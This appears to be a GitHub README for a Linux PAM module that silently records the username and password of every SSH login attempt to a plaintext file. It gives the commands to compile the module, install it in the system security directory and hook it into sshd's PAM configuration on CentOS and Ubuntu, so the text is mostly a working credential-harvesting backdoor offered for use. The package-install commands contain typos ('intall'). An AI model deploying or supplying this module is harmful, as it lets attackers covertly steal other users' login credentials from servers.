PAMMYUNIX
March 16, 2018 · View on GitHub
How to use
-
Dependency resolution
CentOS
yum intall pam-develUbuntu
apt-get intall libpam-dev -

check password file path This module will put username/password to
/home/password.txt, you can change it inmain.c. Just editconst char *log_filename = "/home/password.txt";and compile this PAM module. -
compile
cc main.c -o pam_my_unix.so -fPIC -m64 -shared -lpam -
move to the right directory
cp ./pam_my_unix.so /lib64/security/ -
edit sshd's pam config.
CentOS
vim /etc/pam.d/sshdAnd add the next line after the latest auth interface module:
auth optional pam_my_unix.soMaybe you file looks like this after you edit it.
...
auth       required     pam_unix.so nullok
auth       optional     pam_my_unix.so
account    required     pam_nologin.so
account    include      password-auth
...
Ubuntu
cp /etc/pam.d/common-auth /etc/pam.d/sshd-auth
vim /etc/pam.d/sshd-auth
And the
sshd-authfile looks like this below:auth required pam_unix.so nullok_secure auth optional pam_my_unix.so auth required pam_permit.soAnd then edit
/etc/pam.d/sshdand change@include common-authto
@include sshd-auth -
result When someone who is trying to auth via ssh, his username and password will log into a file.